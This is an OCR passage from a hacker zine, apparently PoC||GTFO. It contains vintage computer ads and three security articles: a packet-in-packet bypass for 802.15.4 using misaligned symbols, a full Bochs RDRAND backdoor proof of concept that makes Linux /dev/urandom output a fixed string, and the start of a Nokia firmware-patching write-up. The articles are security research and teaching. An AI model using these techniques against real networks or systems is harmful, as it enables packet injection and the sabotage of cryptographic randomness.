
4.3 Places to go from here.

NetWatch was written as a curiosity, but having a framework to explore System Management Mode is damned valuable. Those with well-woven hats will also enjoy this opportunity to disassemble SMM firmware on their own systems. SMM has wondrous secrets hidden within it, and it is up to you to discover them!

The authors offer the finest of greets to Dr. David A. Eckhardt and to Tim Hockin for their valuable guidance in the creation of NetWatch.

THE MICRO WORKS

THE INDUSTRY LEADER IN AFFORDABLE HI-RES VIDEO ANALYSIS FOR ALL S-100 AND S-50 COMPUTERS



The DS-80 features full compatibility with the proposed IEEE S-100 standard and all current S-100 CPUs. New improved circuit design enhances performance. The DS-80 offers random access video digitization of up to 256 X 256 spatial resolution and 64 levels of grey scale, plus controls for brightness, contrast and width. It is versatile enough to handle any video processing task—from U.P.C. codes (above) and blood cell counting to computer portraiture and character recognition. The DS-80 comes fully assembled, tested and burned in. Included is portrait software compatible with the Vector Graphic High Resolution Graphics Display Board.

DS-65 FOR THE APPLE---- COMING SOON!

Please allow two weeks for delivery.
Master Charge and BankAmericard

DS-80 for the S-100 bus $349.95
DS-68 for the S-50 bus 169.95

P.O. BOX 1110 DEL MAR, CA. 92014 714-756-2687

COMPUTERFEST

The Second Annual Midwestern Regional Computer Conference

M.A.C.C. COMPUTER 1977 CONVENTION


★ Major Attractions ★


Flea Market
Seminars
Manufacturers' exhibits
Technical Sessions

Court Hotel, Cleveland Ohio June 10, 11, 12


For Additional Information:
Gary Coleman
Midwestern Affiliation of Computer Clubs
PO Box 83
Cleveland OH 44141

P.S. To make life easier we are chartering a jet to Dallas the next weekend.





Hey kids!
Xerox this page and cut out the crypto wheel.
You can write your own secret messages that only idiots can't read!



Hey kids!
Xerox this page and cut the paper strips apart.
You can write your own odd-alignment packet-in-packet injection strings!

5 An Advanced Mitigation Bypass for Packet-in-Packet; or, I'm burning 0day to use the phrase 'eighth of a nybble' in print.

by Travis Goodspeed
continuing work begun in collaboration with the Dartmouth Scooby Crew

Howdy y'all,

This short little article is a follow-up to my work on 802.15.4 packet-in-packet attacks, as published at Usenix WOOT 2011. In this article, I'll show how to craft PIP exploits that avoid the defense mechanisms introduced by the fine folks at Carleton University in Ontario.

As you may recall, the simple form of the packet-in-packet attack works by including the symbols that make up a Layer 1 packet at Layer 7. Normally, the interior bytes of a packet are escaped by the outer packet's header, but packet collisions sometimes destroy that header. However, collisions tend to be short and so leave the interior packet intact. On a busy band like 2.4GHz, this happens often enough that it can be used reliably to inject packets in a remote network.

At Wireless Days 2012, Biswas and company released a short paper entitled *A Lightweight Defence against the Packet in Packet Attack in ZigBee Networks*. Their trick is to use bit-stuffing of a sort to prevent control information from appearing within the payload. In particular, whenever they see four contiguous `00` symbols, they stuff an extra `FF` before the next symbol in order to ensure that the Zigbee packet's preamble and Start of Frame Delimiter (also called a Sync) are never found back-to-back inside of a transmitted packet.

So if the attacker injects `00 00 00 00 A7 ...` as in the original WOOT paper, Biswas' mitigation would send `00 00 00 00` ***`FF`*** `A7 ...` through the air, preventing a packet-in-packet injection. The receiving unit's networking stack would then transform this back to the original form, so software at higher layers could be none-the-wiser.

One simple bypass is to realize that the receiving radio may not in fact need four bytes of preamble. An upcoming tech report[2] from Dartmouth shows that the Telos B does not require more than one preamble byte, so `00 A7 ...` would successfully bypass Biswas' defense.

Another way to bypass this defense is to realize that 802.15.4 symbols are four bits wide, so you can abuse nybble alignment to sneak past Biswas' encoder. In this case, the attacker would send something like `F0 00 00 00 0A 7...`, allowing for eight nybbles, which are four misaligned bytes, of zeroes to be sent in a row without tripping the escaping mechanism. When the outer header is lost, the receiver will automatically re-align the interior packet.

– – – –

The symbols and chip sequences are defined like this in the 802.15.4 standard. As each chip sequence has a respectably large Hamming distance from the others, an error-correcting symbol matcher on the receiving end can find the closest match to a symbol that arrives damaged.[3] This fix is absolutely transparent—by design—to all upper layers, starting with the symbol layer where SFD is matched to determine where a packet starts.

```
0 —— 11011001110000110101001000101110    8 —— 10001100100101100000011101111011
1 —— 11101101100111000011010100100010    9 —— 10111000110010010110000001110111
2 —— 00101110110110011100001101010010    A —— 01111011100011001001011000000111
3 —— 00100010111011011001110000110101    B —— 01110111101110001100100101100000
4 —— 01010010001011101101100111000011    C —— 00000111011110111000110010010110
5 —— 00110101001000101110110110011100    D —— 01100000011101111011100011001001
6 —— 11000011010100100010111011011001    E —— 10010110000001110111101110001100
7 —— 10011100001101010010001011101101    F —— 11001001011000000111011110111000
```

That is, the Preamble of an 802.15.4 packet can be written as either `00 00 00 00` or eight repetitions of the zero symbol `11011001110000110101001000101110`. While Biswas wants to escape any sequences of the interior symbols, he is actually just filtering at the byte level. Filtering at the symbol level would help, but even that could be bypassed by misaligned symbols.

"What the hell are misaligned symbols!?" you ask. Read on and I'll show you how to obfuscate a PIP attack by sending everything off by *an eighth of a nybble.*

I took the above listing, printed it to paper, and cut the rows apart. Sliding the rows around a bit shows that the symbols form two rings, in which rotating by an eighth of the length causes one symbol to line up with another. That is, if the timing is off by an eighth of a nybble, a 0 might be confused for a 1 or a 7. Two eighths shift of a nybble will produce a 2 or a 6, depending upon the direction.

```
0                          11011001110000110101001000101110 / 10001100100101100000011101111011 8
1                        1110110110011100001101010010001 / 10111000110010010110000001110111     9
2                      00101110110110011100001101010010 / 01111011100011001001011000000111       A
3                    00100010111011011001110000110101 / 01110111101110001100100101100000         B
4              010100100010111011011001110000011 / 00000111011110111000110010010110             C
5          00110101001000101110110110011100 / 01100000011101111011100011001001                   D
6      11000011010100100010111011011001 / 10010110000001110111101110001100                       E
7 10011100001101010010001011101101 / 11001001011000000111011110111000                           F
```

This technique would work for chipwise translations of any shift, but it just so happens that all translations occur in four-chip chunks because that's how the 802.15.4 symbol set was designed. Chip sequences this long are terribly difficult to work with in binary, and the alignment is convenient, so let's see them as hex. Just remember that each of these nybbles is really a chip-nybble, which is one-eighth of a symbol-nybble.

```
0      D9C3522E        8      8C96077B
1      ED9C3522        9      B8C96077
2      2ED9C352        A      7B8C9607
3      22ED9C35        B      77B8C960
4      522ED9C3        C      077B8C96
5      3522ED9C        D      6077B8C9
6      C3522ED9        E      96077B8C
7      9C3522ED        F      C96077B8
```

So now that we've got a denser notation, let's take a look at the packet header sequence that is blocked by Biswas, namely, the 4-bytes of zeroes. In this notation, the upper line represents 802.15.4 symbols, while the lower line shows the 802.15.4 chips, both in hex.

```
    0         0         0         0         0         0         0         0
D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E
```

As this sequence is forbidden (i.e., will be matched against by Biswas' bit stuffing trick) at the upper layers, we'd like to smuggle it through using misaligned symbols. In this case, we'll send 1 symbols instead

[3]Note that Hamming-distance might not be the best metric to match the symbol. Other methods, such as finding the longest stretch of perfectly-matched chips, will still work for the bypass presented in this article.

of 0 symbols, as shown on the lower half of the following diagram. Note how damned close they are to the upper half. At most one eighth of any symbol is wrong, and within a stretch of repeated symbols, every chip is correct.

```
      0          0          0          0          0          0          0          0
 D9C3522E   D9C3522E   D9C3522E   D9C3522E   D9C3522E   D9C3522E   D9C3522E   D9C3522E
    1          1          1          1          1          1          1          1
ED9C3522   ED9C3522   ED9C3522   ED9C3522   ED9C3522   ED9C3522   ED9C3522   ED9C3522
```

So instead of sending our injection string as `00000000A7`, we can move forward or backward one spot in the ring, sending `11111111B0` or `7777777796` as our packet header and applying the same shift to all the remaining symbols in the packet.

"But wait!" you might ask, "These symbols aren't correct! Between 0 and 4 chips of the shifted symbol fail to match the original."

The trick here is that the radio receiver must match *any* incoming chip sequence to *some* output symbol. To do this, it takes the most recent 32 chips it received and returns the symbol from the table that has the least Hamming distance from the received sample.

So when the radio is looking for A7 and sees B0, the error calculation looks a little like this.

```
B0 —— 77B8C960D9C3522E
        ||||||||          <——Chips are nearly equal.
A7 ——  7B8C96079C3522ED
```

For the first symbol, the receiver expects the A symbol as `7B8C9607` but it gets `7B8C960`*`D`*. Note that these only differ by the last four chips, and that the Hamming distance between `0111` and `1101` is only two, so the difference between an `A` and a misaligned `B` in this case is only two.

It's easy to show that the worst off-by-one misalignment would make the Hamming distance differ by at most four. Comparing this with the distance between the existing symbols, you will see that they are all much further apart from one other. So we can obfuscate an entire inner packet, letting the receiver and a bit of radioland magic translate our packet from legal symbols into ones that ought to have been escaped.

Ain't that nifty?

– — — – — — — – — — – — — – — – — — – — – — – — — – — — – — —

This technique of abusing sub-symbol misalignment to send a corrupted packet-in-packet which is reliably transformed back into a correct, meaningful packet should be portable to protocols other than 802.15.4.

For example, most Phase Shift Keyed (PSK) protocols can have phase misalignment that causes symbols to be confused for each other. Frequency Shift Keyed (FSK) protocols can have frequency misalignment when on neighboring channels, so that sometimes one channel in 2 FSK will see a packet intended for a neighboring channel, but with all or most of the bits flipped.

One last subject I should touch on is a fancy attempt by Michael Ossmann and Dominic Spill to defend against packet-in-packet attacks which was presented at Shmoocon 2014 and in a post to the Langsec mailing list. While they don't explicitly anticipate the bypass presented in this paper, it's worth noting that their example (5,2,2) Isolated Complementary Binary Linear Block Code (ICBLBC) does not seem to be vulnerable to my advanced bypass technique. Could it be that all such codes are accidentally invulnerable?

Evan Sultanik on the Digital Operatives Blog ported Mike and Dominic's technique for generating codes to Microsoft's Z3 theorem prover and came up with a number of new ICBLBC codes.

With so many to choose from, surely a clever reader could extend Evan's Z3 code to search just for those ICBLBC codes which are vulnerable to type confusion with misalignment? I'll buy a beer for the first neighbor to demo such a PoC, and another beer for the first neighbor to convincingly extend Mike and Dominic's defense to cover misaligned symbols. For inspiration, read about how Barisani and Bianco[4] were able to do packet-in-packet injections by ignoring Layer 1 and injecting at Layer 2.

Cheers from Samland,

—Travis

[4]Fully Arbitrary 802.3 Packet Injection: Maximizing the Ethernet Attack Surface by Andrea Barisani and Daniele Bianco at Black Hat 2013

6 Prototyping an RDRAND Backdoor in Bochs

by Taylor Hornby

What happens to the Linux cryptographic random number generator when we assume Intel's fancy new RDRAND instruction is malicious? According to dozens of clueless Slashdot comments, it wouldn't matter, because Linux tosses the output of RDRAND into the entropy pool with a bunch of other sources, and those sources are good enough to stand on their own.

I can't speak to whether RDRAND *is* backdoored, but I can—and I do!—say that it *can be* backdoored. In the finest tradition of this journal, I will demonstrate a proof of concept backdoor to the RDRAND instruction on the Bochs emulator that cripples /dev/urandom on recent Linux distributions. Implementing this same behavior as a microcode update is left as an exercise for clever readers.

Let's download version 3.12.8 of the Linux kernel source code and see how it generates random bytes. Here's part of the `extract_buf()` function in `drivers/char/random.c`, the file that implements both `/dev/random` and `/dev/urandom`.

```
static void extract_buf(struct entropy_store *r, __u8 *out){
        // ... hash the pool and other stuff ...
        /* If we have a architectural hardware random number
         * generator, mix that in, too. */
        for (i = 0; i < LONGS(EXTRACT_SIZE); i++) {
                unsigned long v;
                if (!arch_get_random_long(&v))
                        break;
                hash.l[i] ^= v;
        }
        memcpy(out, &hash, EXTRACT_SIZE);
        memset(&hash, 0, sizeof(hash));
}
```

This function does some tricky SHA1 hashing stuff to the entropy pool, then XORs RDRAND's output with the hash before returning it. That `arch_get_random_long()` call is RDRAND. What this function returns is what you get when you read from `/dev/(u)random`.

What could possibly be wrong with this? If the hash is random, then it shouldn't matter whether RDRAND output is random or not, since the result will still be random, right?

That's true in theory, but the hash value is in memory when the RDRAND instruction executes, so theoretically, it could find it, then return its inverse so the XOR cancels out to ones. Let's see if we can do that.

First, let's look at the X86 disassembly to see what our modified RDRAND instruction would need to do.

```
c03a_4c80:       89 d9                   mov    ecx,ebx
c03a_4c82:       b9 00 00 00 00          mov    ecx,0x0         ; \__These become
c03a_4c87:       8d 76 00                lea    esi,[esi+0x0]   ; /  "rdrand eax"
c03a_4c8a:       85 c9                   test   ecx,ecx
c03a_4c8c:       74 09                   je     c03a4c97
c03a_4c8e:       31 02                   xor    DWORD PTR [edx],eax
c03a_4c90:       83 c2 04                add    edx,0x4
c03a_4c93:       39 f2                   cmp    edx,esi
c03a_4c95:       75 e9                   jne    c03a4c80
```

That `mov ecx, 0`, `lea esi [esi+0x0]` code gets replaced with `rdrand eax` at runtime by the alternatives system. See `arch/x86/include/asm/archrandom.h` and `arch/x86/include/asm/alternative.h` for details.

Sometimes things work out a little differently, and it's best to be prepared for that. For example if the kernel is compiled with `CONFIG_CC_OPTIMIZE_FOR_SIZE=y`, then the call to `arch_get_random_long()` isn't inlined. In that case, it will look a little something like this.

```
c030_76e6:       39 fb                cmp    ebx,edi
c030_76e8:       74 18                je     c0307702
c030_76ea:       8d 44 24 0c          lea    eax,[esp+0xc]
c030_76ee:       e8 cd fc ff ff       call   c03073c0
c030_76f3:       85 c0                test   eax,eax
c030_76f5:       74 0b                je     c0307702
c030_76f7:       8b 44 24 0c          mov    eax,DWORD PTR [esp+0xc]
c030_76fb:       31 03                xor    DWORD PTR [ebx],eax
c030_76fd:       83 c3 04             add    ebx,0x4
c030_7700:       eb e4                jmp    c03076e6
```

Not to worry, though, since all cases that I've encountered have one thing in common. There's always a register pointing to the buffer on the stack. So a malicious RDRAND instruction would just have to find a register pointing to somewhere on the stack, read the value it's pointing to, and that's what the RDRAND output will be XORed with. That's exactly what our PoC will do.

I don't have a clue how to build my own physical X86 CPU with a modified RDRAND, so let's use the Bochs X86 emulator to change RDRAND. Use the current source from SVN since the most recent stable version as I write this, 2.6.2, has some bugs that will get in our way.

All of the instructions in Bochs are implemented in C++ code, and we can find the RDRAND instruction's implementation in `cpu/rdrand.cc`. It's the `BX_CPU_C::RDRAND_Ed()` function. Let's replace it with a malicious implementation, one that sabotages the kernel, and only the kernel, when it tries to produce random numbers.

```
BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::RDRAND_Ed(bxInstruction_c *i){
    Bit32u rdrand_output = 0;
    Bit32u xor_with = 0;

    Bit32u ebx = get_reg32(BX_32BIT_REG_EBX);
    Bit32u edx = get_reg32(BX_32BIT_REG_EDX);
    Bit32u edi = get_reg32(BX_32BIT_REG_EDI);
    Bit32u esp = get_reg32(BX_32BIT_REG_ESP);

    const char output_string[] = "PoC||GTFO!\n";
    static int position = 0;

    Bit32u addr = 0;
    static Bit32u last_addr = 0;
    static Bit32u second_last_addr = 0;

    /* We only want to change RDRAND's output if it's being used for the
     * vulnerable XOR in extract_buf(). This only happens in Ring 0.
     */
    if (CPL == 0) {
        /* The address of the value our output will get XORed with is
         * pointed to by one of the registers, and is somewhere on the
         * stack. We can use that to tell if we're being executed in
         * extract_buf() or somewhere else in the kernel. Obviously, the
```

```
 * exact registers will vary depending on the compiler, so we
 * have to account for a few different possibilities. It's not
 * perfect, but hey, this is a POC.
 *
 * This has been tested on, and works, with 32-bit versions of
 *  - Tiny Core Linux 5.1
 *  - Arch Linux 2013.12.01 (booting from cd)
 *  - Debian Testing i386 (retrieved December 6, 2013)
 *  - Fedora 19.1
 */
if (esp <= edx && edx <= esp + 256) {
    addr = edx;
} else if (esp <= edi && edi <= esp + 256
           && esp <= ebx && ebx <= esp + 256) {
    /* With CONFIG_CC_OPTIMIZE_FOR_SIZE=y, either:
     *  - EBX points to the current index,
     *      EDI points to the end of the array.
     *  - EDI points to the current index,
     *      EBX points to the end of the array.
     * To distinguish the two, we have to compare them.
     */
    if (edi <= ebx) {
        addr = edi;
    } else {
        addr = ebx;
    }
} else {
    /* It's not extract_buf(), so cancel the backdooring. */
    goto do_not_backdoor;
}

/* Read the value that our output will be XORed with. */
xor_with = read_virtual_dword(BX_SEG_REG_DS, addr);

Bit32u urandom_output = 0;
Bit32u advance_length = 4;
Bit32u extra_shift = 0;

/* Only the first two bytes get used on the third RDRAND
 * execution. */
if (addr == last_addr + 4 && last_addr == second_last_addr + 4){
    advance_length = 2;
    extra_shift = 16;
}

/* Copy the next portion of the string into the output. */
for (int i = 0; i < advance_length; i++) {
    /* The characters must be added backwards, because little
     * endian. */
    urandom_output >>= 8;
    urandom_output |= output_string[position++] << 24;
    if (position >= strlen(output_string)) {
        position = 0;
    }
}
urandom_output >>= extra_shift;
```

```
        second_last_addr = last_addr;
        last_addr = addr;

        rdrand_output = xor_with ^ urandom_output;

    } else {
do_not_backdoor:
        /* Normally, RDRAND would produce good random output. */
        rdrand_output |= rand() & 0xff;
        rdrand_output <<= 8;
        rdrand_output |= rand() & 0xff;
        rdrand_output <<= 8;
        rdrand_output |= rand() & 0xff;
        rdrand_output <<= 8;
        rdrand_output |= rand() & 0xff;
    }

    BX_WRITE_32BIT_REGZ(i->dst(), rdrand_output);
    setEFlagsOSZAPC(EFlagsCFMask);

    BX_NEXT_INSTR(i);
}
```

After you've made that patch and compiled Bochs, download Tiny Core Linux to test it. Here's a sample configuration to ensure that a CPU with RDRAND support is emulated.

```
# System configuration.
romimage: file=$BXSHARE/BIOS-bochs-latest
vgaromimage: file=$BXSHARE/VGABIOS-lgpl-latest
cpu: model=corei7_ivy_bridge_3770k, ips=120000000
clock: sync=slowdown
megs: 1024
boot: cdrom, disk

# CDROM
ata1: enabled=1, ioaddr1=0x170, ioaddr2=0x370, irq=15
ata1-master: type=cdrom, path="CorePlus-current.iso", status=inserted
```

Boot it, then cat /dev/urandom to check the kernel's random number generation.

```
tc@box:~$ cat /dev/urandom | head
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
```

7 Patching Kosher Firmware for Nokia 2720

by Assaf Nativ
D7 90 D7 A1 D7 A3 D7 A0 D7 AA D7 99 D7 91
in collaboration with two anonymous coworkers.

This fun little article will introduce you to methods for patching firmware of the Nokia 2720 and related feature phones. We'll abuse a handy little bug in a child function called by the verification routine. This modification to the child function that we can modify allows us to bypass the parent function that we cannot modify. Isn't that nifty?

A modern feature phone can make phone calls, send SMS or MMS messages, manage a calendar, listen to FM radio, and play Snake. Its web browser is dysfunctional, but it can load a few websites over GPRS or 3G. It supports Bluetooth, those fancy ringtones that no one ever buys, and a calculator. It can also take ugly low-resolution photos and set them as the background.

Not content with those unnecessary features, the higher end of modern feature phones such as the Nokia 208.4 support Twitter, WhatsApp, and a limited Facebook client. How are the faithful to study their scripture with so many distractions?

A Kosher phone would be a feature phone adapted to the unique needs of a particular community of the Orthodox Jews. The general idea is that they don't want to be bothered by the outside world in any way, but they still want a means to communicate between themselves without breaking the strict boundaries they made. They wanted a phone that could make phone calls or calculate, but that only supported a limited list of Hasidic ringtones and only used Bluetooth for headphones. They would be extra happy if a few extra features could be added, such as a Jewish calendar or a prayer time table. While Pastor Laphroaig just wants a phone that doesn't ring (except maybe when heralding new PoC), frowns on Facebook, and banishes Tweety-boxes at the dinner table, this community goes a lot further and wants no Facebook, Twitter, or suchlike altogether. This strikes the Pastor as a bit extreme, but good fences make good neighbors, and who's to tell a neighbor how tall a fence he ought to build? So this is the story of a neigbor who got paid to build such a fence.[5]

– – – – – – – – – – – – – – – – – – – – – – – – – – – –

I started with a Nokia phone, as they are cost effective for hardware quality and stability. From Nokia I got no objection to the project, but also no help whatsoever. They said I was welcome to do whatever helps me sell their phones, but this target group was too small for them to spend any development time on. And so this is how my quest for the Kosher phone began.

During my journey I had the pleasure of developing five generations of the Kosher phone. These were built around the Nokia 1208, Nokia 2680, Nokia 2720, Samsung E1195, and the Nokia 208.4. There were a few models in between that didn't get to the final stage either because I failed in making a Kosher firmware for them or because of other reasons that were beyond my control.

I won't describe all of the tricks I've used during the development, because these phones still account for a fair bit of my income. However, I think the time has come for me to share some of the knowledge I've collected during this project.

It would be too long to cover all of the phones in a single article, so I will start with just one of them, and just a single part that I find most interesting.

Nokia has quite a few series of phones differ in the firmware structure and firmware protection. SIM-locking has been prohibited in the Israeli market since 2010, but these protections also exist to keep neighbors from playing with baseband firmware modifications, as that might ruin the GSM network.

Nokia phones are divided into a number of baseband series. The oldest, DCT1, works with the old analog networks. DCT3, DCT4 and DCT4+ work with 2G GSM. BB5 is sometimes 2G and sometimes 3G, so far as I know. And anything that comes after, such as Asha S40, is 3G. It is important to understand that there are different generations of phones because vulnerabilities and firmware seem to work for all devices within a family. Devices in different families require different firmware.

[5]Disclaimer: No one forces this phone on them; they choose to have it of their own will. No government or agency is involved in this, and the only motivation that drives customers to use this kind of phone is the community they live in.


I'll start with a DCT4+ phone, the Nokia 1208. Nowadays there are quite a few people out there who know how to patch DCT4+ firmware, but the solution is still not out in the open. One would have to collect lots of small pieces of information from many forum posts in order to get a full solution. Well, not anymore, because I'm going to present here that solution in all of its glory.

– — — – — — — — — – — — — – — – — — – — – — — – — — —

A DCT4+ phone has two regions of executable code, a flashable part and a non-flashable secured part, which is most likely mask ROM. The flashable memory contains a number of important regions.

- The Operating System, which Nokia calls the MCUSW. (Read on to learn how they came up with this name.)
- Strings and localization strings, which Nokia calls the PPM.
- General purpose file system in a FAT16 format. This part contains configuration files, user files, pictures, ringtones, and more. This is where Nokia puts phone provider customizations, and this part is a lot less protected. It is usually referred to as the CNT or IMAGE.

All of this data is accessible for the software as one flat memory module, meaning that code that runs on the device can access almost anything that it knows how to locate.



At this point I focused on the operating system, in my attempt to patch it to make the phone Kosher. The operating system contains nearly all of the code that operates the phone, including the user interface, menus, web browser, SMS, and anything else the phone does. The only things that are not part of the OS are the code for performing the flashing, the code for protecting the flash, and some of the baseband code. These are all found in the ROM part. The CNT part contains only third party apps, such as games.

Obtaining a copy of the firmware is not hard. It's available for download from many websites, and also directly from Nokia's own servers. These firmware images can be flashed using Nokia's flashing tool, Phoenix Service Software, or with Navi-Firm+. The operating system portion comes with a `.mcu` or `.mcusw` extension, which stands for MicroController Unit SoftWare.

This file starts with the byte `0xA2` that marks the version of the file. The is a simple Tag-Length-Value format. From offset `0xE6` everything that follows is encoded as follows:

- 1 Byte: Type, which is always `0x14`.
- 1 Dword: Address
- 3 Bytes: Length
- 1 Byte: Unknown
- 1 Byte: Xor checksum

Combining all of the data chunks, starting at the address 0x100_0000 we'll see something like this:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000_0000	AD	7E	B6	1A	1B	BE	0B	E2	7D	58	6B	E4	DB	EE	65	14
0000_0010	42	30	95	44	99	18	18	38	DB	00	FF	FF	FF	FF	FF	FF
0000_0020	FF	FF	FF	FF	F8	1F	8B	22	50	65	61	4B	FF	FF	FF	FF
